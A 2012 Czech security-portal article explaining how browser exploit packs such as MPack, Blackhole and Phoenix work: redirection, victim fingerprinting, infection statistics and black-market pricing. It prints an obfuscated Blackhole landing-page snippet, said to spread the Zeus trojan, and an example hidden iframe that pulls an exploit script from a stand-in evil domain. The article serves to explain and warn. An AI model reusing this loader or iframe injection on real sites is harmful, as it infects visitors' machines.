Seznamte se - exploitpack

Vložil/a RubberDuck [1], 14 Září, 2012 - 15:53

- Exploit [2]

"Webové stránky významné společnosti XYZ servírovaly návštěvníkům java exploity z nechvalně známého exploitpacku Blackhole". Přesně takové zprávy zdobí prakticky denně titulní stránky zpravodajských serverů zaměřených na bezpečnost. Co to ale exploitpack přesně je? A kde se vzal? Přesně tuto otázku má za úkol zodpovědět následující článek.

Exploit pack je automatizovaný nástroj pro exploitaci (nejen) webových prohlížečů. Pack se skládá ze dvou částí. Klientská část má za úkol nasměrovat oběť na serverovou část. To může provést bezmezným počtem způsobů. Může využít meta tagu HTML jazyka, může použít iframe (dnes velmi oblíbená technika), může použít schopností javascriptu nebo k těmto úkonům připravené aplety. Kód nemusí být vždy v pro člověka čitelné podobě. Útočníci rádi využívají tzv. obfuskaci kódu, kdy celý kód převedou do, pro uživatele, nečitelné podoby, čímž znesnadní jeho odhalení lidským okem, a hlavně se můžou efektivně vyhnout detektorům antivirových společností. Kvalitní obfuskovací generátor je jedna z důležitých věcí, jež stojí mezi úspěchem a neúspěchem.


```
<html><body><applet code='mail.MailAgent.class' archive='./content/worms.jar' width='1' height='1'><param
name='p' value='e00oMDD=.0.kmeR=2R=hVqRmDBVoeoju83i#6h83'/></applet><div id="qwe"
style="visibility:hidden;">&#50;</div><script>
                a=document['getElementById']('qwe');
                try{app.title}catch(q){
                        if(document.createTextNode('512').data==512)
                                a.innerHTML=+[2];
                }
                try{app.title}catch(q){c='f';cc='e';v='TML';}
                z=[a['inne'+'rH'+v]];
                b=+z;
                e=window[cc+'v'+'al'];

        e(String[c+'romChar'+'Co'+'d'+'e'](98+b,55.5*2,97+b,58.5*2,107+b,50.5*2,108+b,58*2,44+b,59.5*2,
112+b,52.5*2,114+b,50.5*2,38+b,19.5*2,58+b,49.5*2,99+b,55*2,114+b,50.5*2,112+b,31*2,58+b,52*2,47+
b,31*2,78+b,54*2,99+b,48.5*2,113+b,50.5*2,30+b,59.5*2,95+b,52.5*2,114+b,16*2,110+b,48.5*2,101+b,50
,5*2,30+b,52.5*2,113+b,16*2,106+b,55.5*2,95+b,50*2,103+b,55*2,101+b,23*2,44+b,23*2,58+b,23.5*2,10
2+b,24.5*2,60+b,30*2,45+b,49.5*2,99+b,55*2,114+b,50.5*2,112+b,31*2,58+b,52*2,112+b,31*2,37+b,20.5
*2,57+b,51*2,115+b,55*2,97+b,58*2,103+b,55.5*2,108+b,16*2,99+b,55*2,98+b,47.5*2,112+b,50.5*2,98+b
,52.5*2,112+b,50.5*2,97+b,58*2,38+b,20.5*2,121+b,62.5*2,116+b,48.5*2,112+b,16*2,104+b,59*2,99+b,57
*2,59+b,45.5*2,46+b,22*2,46+b,22*2,46+b,22*2,46+b,46.5*2,42+b,56*2,98+b,51*2,116+b,50.5*2,112+b,3
0.5*2,89+b,24*2,42+b,24*2,42+b,24*2,42+b,24*2,91+b,22*2,100+b,54*2,95+b,57.5*2,102+b,59*2,99+b,57
*2,59+b,45.5*2,46+b,22*2,46+b,22*2,46+b,22*2,46+b,46.5*2,57+b,58*2,112+b,60.5*2,121+b,59*2,95+b,5
7*2,30+b,40*2,106+b,58.5*2,101+b,52.5*2,108+b,34*2,99+b,58*2,99+b,49.5*2,114+b,30.5*2,121+b,52*2,
95+b,55*2,98+b,54*2,99+b,57*2,56+b,51*2,115+b,55*2,97+b,58*2,103+b,55.5*2,108+b,20*2,97+b,22*2,9
6+b,22*2,95+b,20.5*2,121+b,57*2,99+b,58*2,115+b,57*2
```

Silně obfuskovaný exploit Blackhole Packu distribuující trojana Zeus

Serverová část (nejčastěji je možné se setkat se servery napsanými v PHP, ale existují i jiné jako CGI nebo ASP) obsahuje skript, jehož úkolem je co nejpřesněji určit, co je daná oběť zač. Nejvíce útočníka

zajímá, jaký operační systém (typ a verze) a webový prohlížeč (typ, verze, podporované moduly) oběť používá. V závislosti na získaných informacích pack zvolí použitý exploit a 'poskytne' ho prohlížeči. V případě, že se nejedná o náchylnou verzi, bude se skript tvářit jakoby nic (zobrazí chybovou hlášku, přesměruje uživatele pryč, ukončí spojení...). Pokud je útok úspěšný, v závislosti na použitém payloadu, stáhne malware, čímž infikuje oběť.



Crimepack

Pro zjednodušení práce útočníka obsahují packy administrátorské rozhraní. Kromě takových věcí jako je seznam exploitů dostupných pro daný pack, generátor klientské části, obsahuje většinou taktéž velmi podrobné statistiky. Z těchto statistik je možné vyčíst, kolik lidí celkem navštívilo servírovací skript, kolik jich bylo vyhodnoceno jako potenciální cíl pro daný exploit, a kolik jich skutečně infikováno bylo. Pro kvalitu exploitu mluví právě poměr potenciálních a skutečných obětí. Mezi útočníky se udává v procentech. Čím vyšší kvalita, tím vyšší procentuální ratio. Většina dostupných exploitů z veřejných packů má ratio do 10% (jedna reálná infekce na deset potenciálních), maximálně 15%. Vyjímku tvoří tzv. 0day exploity. V těchto případech je možné se dostat hodně přes 90% (devět reálných infekcí na deset potenciálních). Ale s takovými se setkáváme v případě packů velmi zřídka. Přecijen je daleko výhodnější prodat samotný 0day exploit, než ho přihodit do packu a mít jistotu, že ho za dva dny má i konkurence, nebo ho dokonce detekují antivirové firmy.

V současnosti se kromě tradičních chyb ve webových prohlížečích (zpracování HTML, javascriptu, CSS) útočí rovněž na PDF čtečky (Acrobat Reader) a hlavně na Javu. Tolik proklamovaná bezpečnost Javy je v poslední době často terčem posměchu a výčitek, protože se z ní stává potenciální problém číslo jedna vzhledem k přenositelnosti kódu, ale i chyb ve virtuálních strojích na další platformy.

Ukázkový příklad
Řekněme, že server www.nicesite.at [3] byl napaden. Útočník do úvodní stránky vložil následující kód:

<iframe src="http://www.evildomain.at/evilscript.php?key=1234" height="0" width="0"></iframe>
Tento kód zajistí, že bude při návštěvě hlavní webové stránky domény www.nicesite.at [3] načtena rovněž stránka www.evildomain.at/evilscript.php?key=1234 [4].
PHP skript evilscript.php je konstruován tak, že v první řadě započte příchozí osobu do statistik. Dále se snaží zjistit o webovém prohlížeči a operačním systému co možná nejvíce potřebných informací, aby nemusel případně 'pálit naslepo'. Řekněme, že oběť používá FireFox 9 na operačním systému Windows XP SP3. Teď nastávají dva možné scénáře: Pack obsahuje exploit přesně pro tuto chybu. V tom případě evilscript.php započítá návštěvu pro tento exploit a naservíruje tento exploit prohlížeči. Pokud vše proběhne tak, jak má, payload exploitu stáhne malware a připojí počítač do svého botnetu a pack dostane informaci o úspěšném spuštění exploitu (kvůli kontrole ratia). V druhém případě se v packu exploit pro tuto verzi nenachází. Skript evilscript.php zobrazí chybovou hlášku, že zadaná adresa neexistuje a ukončí se.


Phoenix Exploit Pack Zdroj:

Jak to začalo
V prosinci roku 2006 se na černém trhu objevila do té doby spíše vzácná aplikace. Jednalo se o kolekci exploitů začleněných do balíčku takovým způsobem, že tento balíček automatizoval útoky na webové prohlížeče podle daných kritérií. Jednalo se o MPack z ruské dílny. MPack lze z historického hlediska považovat za otce všech exploitpacků, i když samotná myšlenka je mnohem starší a proslýchá se, že první exploitpacky lze vysledovat ještě přibližně o 4 roky dříve. Autoři MPacku se vůbec nerozpakovali a nasadili relativně vysokou cenu. Základní balíček obsahoval přibližně 4 exploity a bylo možné jej pořídit v ceně od 500$ do 1000$. V případě, že měl uživatel zájem o podporu, vyšplhala se cena na 1200$. Protože 4 exploity není mnoho, bylo možné další dokoupit. Zde se cena odvíjela od kvality a rozšířenosti exploitu. Obecně ale byla cena v rozmezí 50$ až 200$.

MPack - otec všech exploitpacků

Jak to vypadá dnes

Dnes tomuto odvětví pevně vládne Blackhole Kit. Profesionální nástroj vytvářený profesionálním týmem a s profesionální podporou. Pokud nahlédnete do statistik domén distribuujících malware, v sedmi případech z deseti se bude jednat o Blackhole Kit. Mezi populární packy z poslední doby lze zařadit RedKit (v současnosti poměrně dost rozšířen), Phoenix Exploit Pack, Siberia, Neosploit, Bleeding Life nebo Incognito. Počet druhů packů v internetu dnešních dní lze odhadovat na stovky až tisíce. Liší se kvalitou, liší se cenou, liší se rozšířeností. Jednu věc mají ale stejnou: Nikdy nevíte, kde vás nenápadně zachytí svou nití a začnou vás pozvolna omotávat.



BlackHole Pack

URL článku: https://security-portal.cz/clanky/seznamte-se-exploitpack

Odkazy:
[1] https://security-portal.cz/users/rubberduck
[2] https://security-portal.cz/category/tagy/exploit
[3] http://www.nicesite.at
[4] http://www.evildomain.at/evilscript.php?key=1234